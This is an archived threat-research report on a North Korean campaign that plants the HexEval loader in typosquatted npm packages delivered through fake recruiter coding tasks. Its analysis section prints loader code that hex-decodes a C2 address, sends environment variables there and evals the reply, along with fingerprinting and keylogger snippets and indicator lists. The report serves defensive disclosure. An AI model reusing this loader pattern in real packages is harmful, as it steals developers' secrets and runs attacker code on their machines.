
Another Wave: North Korean Contagious Interview Campaign Dro...

Archived: 2026-04-05 17:53:08 UTC




The Socket Threat Research Team has uncovered an extended and ongoing North Korean supply chain attack that hides behind typosquatted npm packages. Threat actors linked to the Contagious Interview operation published 35 malicious packages across 24 npm accounts. Six remain live on the registry (`react-plaid-sdk` , `sumsub-node-websdk` , `vite-plugin-next-refresh` , `vite-loader-svg` , `node-orm-mongoose` , and `router-parse`), and

together have been downloaded over 4,000 times. We have petitioned the npm security team to remove the remaining live packages and suspend the associated accounts.

Each malicious package contains a hex-encoded loader we call HexEval. When the package installs, HexEval Loader collects host metadata, decodes its follow-on script, and, when triggered, fetches and runs BeaverTail, the infostealing second-stage malware linked to the Democratic People's Republic of Korea (DPRK) attackers. BeaverTail, in turn, references a third-stage backdoor InvisibleFerret, giving the threat actors layered control over the victim's machine. This nesting-doll structure helps the campaign evade basic static scanners and manual reviews. One npm alias also shipped a cross-platform keylogger package that captures every keystroke, showing the threat actors' readiness to tailor payloads for deeper surveillance when the target warrants it.

Posing as recruiters on LinkedIn, the North Korean threat actors send coding "assignments" to developers and job seekers via Google Docs, embed these malicious packages within the project, and often pressure candidates to run the code outside containerized environments while screen-sharing.

Earlier campaigns embedded obfuscated BeaverTail directly in packages. Once security researchers exposed that tactic, the threat group pivoted to HexEval Loader, which fetches BeaverTail on demand and leaves minimal evidence in the registry. We first documented this shift in April 2025, when the npm account `crouch626` published four malicious modules (`cln-logger` , `node-clog` , `consolidate-log` , and `consolidate-logger`). The first two carried a HexEval Loader, whereas the others concealed an obfuscated copy of BeaverTail malware. Since then we have tracked dozens more packages, and believe the true count is higher because npm removed several shortly after publication. The campaign is still active, and we expect additional malicious packages to surface.



> *Diamond model of intrusion analysis overview of the HexEval Loader campaign, linking North Korean Contagious Interview threat actors (`Adversary`) to their C2 servers, npm accounts, and fake recruiter*

> *profiles (`Infrastructure`), the HexEval Loader, BeaverTail, InvisibleFerret, and a keylogger (`Capabilities`), and the targeted job-seekers and developers approached on LinkedIn (`Victim`).*

Anatomy of a HexEval Loader#

The threat actors follow a consistent naming and typosquatting playbook. They reuse well-known patterns such as `vite-plugin-*`, `react-*`, `*-logger`, `json*`, and typosquat popular projects, for example `reactbootstraps` masquerades as `react-bootstrap` and `react-plaid-sdk` echoes the legitimate `react-plaid-link`. Behind the familiar branding sits a compact malware loader (HexEval) that appears harmless on cursory review. The following excerpt from `serverlog-dispatch` illustrates the typical HexEval Loader pattern:

```
 // Decode a hex-encoded string at run time
function g(h) {
  return h.replace(/../g, m => String.fromCharCode(parseInt(m, 16)));
}

const hl = [
  g('72657175697265'), // require
  g('6178696f73'),     // axios
  g('706f7374'),       // post
  g('687474703a2f2f69702d636865636b2d7365727665722e76657263656c2e6170702f6170692f69702d636865636b2f323038'),
                       // C2 endpoint:
                       // hxxp://ip-check-server[.]vercel[.]app/api/ip-check/208
  g('7468656e')        // then
];

// Send environment data to the C2 endpoint, receive a script, then execute it
module.exports = () =>
  require(hl[1])[hl[2]](hl[3], { ...process.env })
                [hl[4]](r => eval(r.data))
                .catch(() => {});
```

To evade static analysis, the threat actors encode module names and C2 URLs as hexadecimal strings. The helper function `g` reverses this obfuscation by converting each two-character hex byte back into its ASCII representation. Once decoded, the loader issues an HTTPS POST request to its C2 server, retrieves a second-stage payload, and executes it by calling `eval()`. The operation in the identified packages alternates among three hardcoded C2 endpoints: `hxxps://log-server-lovat[.]vercel[.]app/api/ipcheck/703`, `hxxps://ip-check-server[.]vercel[.]app/api/ip-check/208`, and `hxxps://ip-check-api[.]vercel[.]app/api/ipcheck/703`. In at least one malicious packages cluster, a victim captured and analyzed the returned second-stage payload, confirming its malicious behavior. However, these endpoints often return only IP geolocation data or `undefined`, suggesting that the backend selectively serves malicious code based on request headers, execution environment, or other runtime conditions. This conditional logic complicates detection and raises important questions about how and when `eval(r.data)` executes its payload.

Several variants, including `react-plaid-sdk`, embed extra reconnaissance code in addition to the loader functionality, as shown in the following excerpt:

```
 // Host fingerprinting
const data = {
  ...process.env,                    // Extract environment variables
  platform:   os.platform(),         // Operating system
  hostname:   os.hostname(),         // Machine host name
  username:   os.userInfo().username, // Current user account
  macAddresses: getMacAddress()      // MAC address for device fingerprinting
};
```

The npm alias `jtgleason` also published `jsonsecs`, a package that supplements the HexEval Loader with a cross-platform keylogger, enabling keystroke capture on Windows, macOS, and Linux systems when the threat actors require deeper surveillance.

```
 const os_1 = __importDefault(require("os"));          // Node's OS module
const MacKeyServer_1 = require("./ts/MacKeyServer");  // macOS keylogger
const WinKeyServer_1 = require("./ts/WinKeyServer");  // Windows keylogger
const X11KeyServer_1 = require("./ts/X11KeyServer");  // Linux/Unix keylogger
```


The `jsonsecs` package includes compiled native binaries and exposes platform-specific keyboard hook functionality. Based on the operating system, it loads one of three binaries to hook into low-level input events:


- Windows: WinKeyServer (SHA256: `e58864cc22cd8ec17ae35dd810455d604aadab7c3f145b6c53b3c261855a4bb1`)
- macOS: MacKeyServer (SHA256: `30043996a56d0f6ad4ddb4186bd09ffc1050dcc352f641ce3907d35174086e15`)
- Linux: X11KeyServer (SHA256: `6e09249262d9a605180dfbd0939379bbf9f37db076980d6ffda98d650f70a16d`)

The system allows arbitrary handlers (listeners) to receive keystroke data, enabling exfiltration or real-time surveillance by the threat actors.

Victim Profile: Developers and Engineers Seeking Work#

The `loveryon` cluster (an npm alias that published `serverlog-dispatch`, `mongo-errorlog`, `next-log-patcher`, and `vite-plugin-tools`) exposes a well-orchestrated social-engineering routine that begins on LinkedIn. The threat actors posed as recruiters and approached software engineers with attractive job offers. After a brief exchange they sent coding tasks that instructed the candidates to clone test repositories and make minor changes. Buried in those projects was one of the `loveryon` cluster malicious dependencies carrying the HexEval Loader (or an inline `eval()` snippet) that triggered the moment the code ran.





> *A Reddit user describes uncovering four malicious npm packages tied to the North Korean Contagious Interview operation. The threat actors posed as a recruiter on LinkedIn, lured the user into executing code locally, and attempted to exfiltrate data. Running the assignment in a containerized environment, the user captured the second-stage payload delivered by the packages (`next-log-patcher`, `vite-plugin-tools`, `mongo-errorlog`, and `serverlog-dispatch`) and linked infrastructure.*

Second-Stage Payload: BeaverTail Malware#

Once decoded, the HexEval Loader in the `loveryon` cluster retrieved a second-stage payload (BeaverTail malware) from `172[.]86[.]80[.]145:1224` and executed it using `eval()`. We have previously analyzed BeaverTail in depth. In brief, it functions as both an infostealer and a loader, designed for targeted data theft and persistent access. Upon execution, BeaverTail scans local file systems for browser artifacts across approximately 200 profile directories, including those associated with Brave, Chrome, and Opera. It searches for cookies, IndexedDB files, and extensions such as `.log` and `.ldb` that may contain sensitive data. BeaverTail also targets cryptocurrency wallets, attempting to extract files like Solana's `id.json`, Exodus wallet data, and macOS


keychain databases. Its behavior dynamically adjusts based on the host operating system (Windows, macOS, or Linux).

The version identified in the `loveryon` cluster also includes logic to retrieve a third-stage backdoor, InvisibleFerret. Using either `curl` or the Node.js `request` module, BeaverTail downloads additional payloads, such as InvisibleFerret, under e.g. `p.zi` or `p2.zip` filenames, which are extracted using `tar -xf`. This multi-stage deployment mirrors previously observed campaigns tied to North Korean threat actors using the same malware family.

The intrusion begins with social engineering. According multiple victims' reports, North Korean threat actors create fake recruiter profiles on LinkedIn to impersonate hiring professionals from recruitment companies. They target software engineers who are actively job-hunting, exploiting the trust that job-seekers typically place in recruiters. Fake personas initiate contact, often with scripted outreach messages and convincing job descriptions.


The threat actors used 19 distinct email addresses to register the npm accounts behind the 35 malicious packages uncovered in this campaign (see IOC section for the full list). Several of these addresses (e.g. `maria.sam.recruiter@gmail[.]com`, `toptalent0921@gmail[.]com`, and `business00747@gmail[.]com`) appear crafted to mimic recruiter identities. The threat actors likely created or used these email accounts alongside fake recruiter profiles as part of their broader social engineering campaign. By posing as hiring managers or technical recruiters, the threat actors exploited job-seeking behavior to build trust and increase the likelihood that targets would install and run the malicious code.

After initial communication, the threat actors send victims a technical assessment or coding assignment under the guise of a hiring process. In several cases, once the malicious code is delivered, the fake recruiters delete their LinkedIn profiles or block the victim, cutting off contact to cover tracks. Victim reports on Reddit consistently describe the same pattern, noting similar job descriptions and identical communication scripts across different recruiter personas.



> *Reddit users report coordinated social engineering involving a fake recruiter who directed targets to clone and run a Bitbucket-hosted project locally. After execution, the recruiter deleted their account.*


The assignments direct victims to clone code repositories or install specific npm packages (both of which deliver malicious JavaScript payloads). In this campaign, the payload is the HexEval Loader, designed to fingerprint the host and retrieve second-stage malware. Once a victim submits the completed assignment, the threat actors often escalate their tactics. They may request a live video call with a “project manager”, during which they pressure the victim to disable Docker or other container environments and run the code natively on their machine while screen sharing — an attempt to bypass container isolation and ensure full infection.




> *A threat actor, posing as a recruiter on LinkedIn, pressures the target to bypass containerized environments and execute code directly on the host system.*

Multiple victims report this exact sequence. On Reddit, one developer described being asked to “clone it again for a new update and run the app without Docker on a real machine while sharing my screen”. This tactic reflects a deliberate effort to ensure execution in a vulnerable context.

Victims are approached with lucrative job offers, often advertising remote roles with salaries ranging from $16,000 to $25,000 per month ($192,000 to $300,000 per year). The job descriptions are shared via Google Docs or PDFs and are crafted to resemble legitimate listings for positions such as developers, designers, engineers, or project managers.



> *Screenshot of a fraudulent Google Doc job description used by threat actors to lure blockchain developers with fake remote positions; part of a broader social engineering campaign targeting software engineers.*



> *Screenshot of a fraudulent coding assignment hosted on Google Docs, instructing blockchain developers to interact with a Bitbucket repository (`notion-dex/ultrax`) as part of a fake recruitment process.*

The targeting appears to follow prior open source intelligence (OSINT) collection. In several cases, the fake recruiters reference specific GitHub projects, past experience, and personal details, suggesting a deliberate effort to personalize the outreach and boost credibility. Once the victim engages, malicious npm packages are discreetly introduced, either embedded in the assignment codebase or added as hidden dependencies. This initiates host reconnaissance and sets the stage for follow-on intrusions and malware execution.

Outlook and Recommendations#

This malicious campaign highlights an evolving tradecraft in North Korean supply chain attacks, one that blends malware staging, OSINT-driven targeting, and social engineering to compromise developers through trusted ecosystems. By embedding malware loaders like HexEval in open source packages and delivering them through fake job assignments, threat actors sidestep perimeter defenses and gain execution on the systems of targeted developers. The campaign's multi-stage structure, minimal on-registry footprint, and attempt to evade containerized environments point to a well-resourced adversary refining its intrusion methods in real time.

Defenders should expect continued infiltration of public registries like npm, especially through typosquatting and delayed second-stage delivery mechanisms. Given the success of this approach, similar nation-state and criminal threat actors may emulate these tactics.

To defend against sophisticated supply chain attacks like the Contagious Interview campaign, developers and organizations must adopt proactive security tooling that detects threats before they reach production systems. Traditional static analysis and package metadata checks are no longer sufficient when attackers weaponize social engineering and hide malware in seemingly legitimate open source packages.

Socket provides purpose-built defenses to meet these challenges. The Socket GitHub App offers real-time pull request scanning, alerting teams to suspicious or malicious dependencies before they are merged. The Socket CLI surfaces red flags during `npm install`, giving developers immediate insight into the risks of packages introduced at the terminal. And the Socket browser extension adds a critical layer of defense by warning users when they visit or download malicious packages from package managers.

Indicators of Compromise (IOCs)#

Malicious npm Packages#

1. `react-plaid-sdk`
2. `sumsub-node-websdk`
3. `vite-plugin-next-refresh`
4. `vite-plugin-purify`
5. `nextjs-insight`
6. `vite-plugin-svgn`
7. `node-loggers`
8. `react-logs`
9. `reactbootstraps`
10. `framer-motion-ext`

11. `serverlog-dispatch`
12. `mongo-errorlog`
13. `next-log-patcher`
14. `vite-plugin-tools`
15. `pixel-percent`
16. `test-topdev-logger-v1`
17. `test-topdev-logger-v3`
18. `server-log-engine`
19. `logbin-nodejs`
20. `vite-loader-svg`
21. `struct-logger`
22. `flexible-loggers`
23. `beautiful-plugins`
24. `chalk-config`
25. `jsonpacks`
26. `jsonspecific`
27. `jsonsecs`
28. `util-buffers`
29. `blur-plugins`
30. `proc-watch`
31. `node-orm-mongoose`
32. `prior-config`
33. `use-videos`
34. `lucide-node`
35. `router-parse`

Threat Actor Identifiers#

npm Aliases:

1. `liamnevin`
2. `pablomendes`
3. `bappda`
4. `jvinter97`
5. `eric.c01`
6. `maryanaaaa`
7. `npmdev001`
8. `loveryon`
9. `supermmm`
10. `topdev0921`
11. `hansdev0512`
12. `abdulrahman_nasser`
13. `marsinc326`

14. `cristoper52`
15. `shauncepla`
16. `marthamoon014`
17. `jtgleason`
18. `grace107`
19. `business00747`
20. `supercrazybug`
21. `alexander0110819`
22. `purpledev07`
23. `mariasam`
24. `oleksandrrozgon`

Email Addresses

1. `alexander0110819@outlook[.]com`
2. `maria.sam.recruiter@gmail[.]com`
3. `toptalent0921@gmail[.]com`
4. `business00747@gmail[.]com`
5. `eric.c01.recruit@gmail[.]com`
6. `hiring.dev.hr@gmail[.]com`
7. `carrie.bale.recruit@gmail[.]com`
8. `emilyjobs.rec2023@gmail[.]com`
9. `mars.recruiting.hiring@gmail[.]com`
10. `shauncepla.hrteam@gmail[.]com`
11. `grace.chen.recruitment@gmail[.]com`
12. `grace107jobs@gmail[.]com`
13. `abdulrahman.nasser.hr@gmail[.]com`
14. `marthamoon014@gmail[.]com`
15. `sofia.helman@outlook[.]com`
16. `supercrazybug.team@gmail[.]com`
17. `maryanaaaa.hrteam@gmail[.]com`
18. `topdev0921@gmail[.]com`
19. `natalie.dev.hr@gmail[.]com`

Malicious Bitbucket Repositories#

- `hxxps://bitbucket[.]org/notion-dex/ultrax`
- `hxxps://bitbucket[.]org/zoro-workspace/`

Command and Control (C2) Endpoints#

- `hxxps://log-server-lovat[.]vercel[.]app/api/ipcheck/703`
- `hxxps://ip-check-server[.]vercel[.]app/api/ip-check/208`
- `hxxps://ip-check-api[.]vercel[.]app/api/ipcheck/703`

- `172[.]86[.]80[.]145`

SHA256 Hashes#

